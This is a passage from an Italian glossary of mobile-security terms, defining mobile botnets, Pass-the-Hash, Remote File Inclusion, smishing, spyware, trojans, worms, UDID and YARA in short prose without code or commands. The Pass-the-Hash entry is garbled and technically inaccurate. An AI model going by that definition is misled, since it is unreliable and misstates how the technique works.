Botnet connesse attraverso dispositivi mobili. La struttura delle botnet mobili è simile a quella della botnet 'classica' ma può essere diffusa attraverso la rete dell'operatore mobile o qualunque rete alla quale il dispositivo è connesso. La crescente tendenza per BYOD all'interno del luogo di lavoro fornisce agli attaccanti un potenziale access point all'interno della rete di un'organizzazione.

PtH (Pass-the-Hash)

Un accesso privilegiato non autorizzato fornisce la disponibilità dei dati dell'account e degli hash delle password (password basate su algoritmi e cifratura dei dati con testo semplice). Questa è una tecnica emergente all'interno del malware mobile, creata specialmente per frodi finanziarie, per catturare le sessioni di autenticazione primarie e a due fattori dell'utente e per le nuove sessioni.

RFI{D} (Remote File Inclusion)

Una tecnica usata spesso per attaccare siti Internet da un computer remoto. Con intento melevolo, essa può essere combinata con l'uso di XSA (Cross Server Attacks) per danneggiare un server web. Durante [un attacco] XSA, client malevoli, o gli attaccanti, compromettono i server di compagnie di web hosting utilizzando i loro servizi per i loro propri scopi o per accrescere il loro attacco.

Smishing

Versione per messaggi di testo delle truffe commesse con il phishing. Un messaggio di testo è trasmesso con un URL/link che conduce ad un sito fasullo o ad un numero di telefono che connette ad un messaggio automatico. Lo scopo è ottenere dati sensibili, personali o finanziari dall'utente del dispositivo.

SMS (Short Message Service)

Sistema veloce e conveniente per inviare brevi messaggi di testo usando un telefono cellulare. L'SMS è disponibile su una vasta gamma di altri dispositivi che includono le reti satellitari e terrestri.

Spam

Spam è il termine largamente usato per definire mail non richieste. Lo spam è mail spazzatura su vasta scala e solitamente è mandata indiscriminatamente a centinaia o anche centinaia di migliaia di indirizzi simultaneamente.

Spyware

Software usato per raccogliere informazioni personali senza il consenso dell'utente solitamente sotto forma di annunci (Adware). Lo spyware è usato soprattutto per tracciare comportamenti online ma può anche modificare le impostazioni e permettere a programmi addizionali di essere installati.

Trojans

Anche conosciuto come Cavallo di Troia - software che si presenta per eseguire, o effettivamente esegue, una operazione desiderata da un utente mentre esegue un'operazione dannosa senza la consapevolzza o il permesso dell'utente.

UDID (Unique Device Identifier)

Un identificatore di dispositivi Apple contenente 40 caratteri. Gli UDID sono usati per tracciare il comportamento di un sottoscrittore con lo scopo di commercializzare applicazioni mirate ma gli UDID possono anche essere abusati da terze parti. Apple recentemente ha annunciato che non accetterà più nuove applicazioni o aggiornamenti di applicazioni che accedano agli UDID[70].

Virus

Un programma software nocivo che si espande come conseguenza di una azione dell'utente. Un virus si riproduce mediante l'inclusione di sè stesso in un programma.

Wi-Fi (Wireless Fidelity)

Tecnologia radio senza fili che permette connettività a casa, in ufficio, all'aeroporto o 'in movimento'.

Worms

Un programma software malevolo che può autoriprodursi e espandersi da un computer ad un altro attraverso una rete. Un worm è auto-contenuto, non richiede azioni da parte dell'utente e può inviare copie di sè attraverso una rete.

WLAN (Wireless Local Area Network)

Onde radio ad alta-frequanza permettono la comunicazione senza fili fra dispositivi per offrire una connessione all'internet attraverso un access point o la rete locale.

[70] https://developer.apple.com/news/

YARA

Uno strumento open source progettato per la classificazione ed identificazione dei malware. Può essere usato per scansionare qualunque file per identificare i suoi componenti, contenuti e metadata. Yara Exchange offre ai ricercatori di sicurezza l'opportunità di discutere i risultati dei loro accertamenti.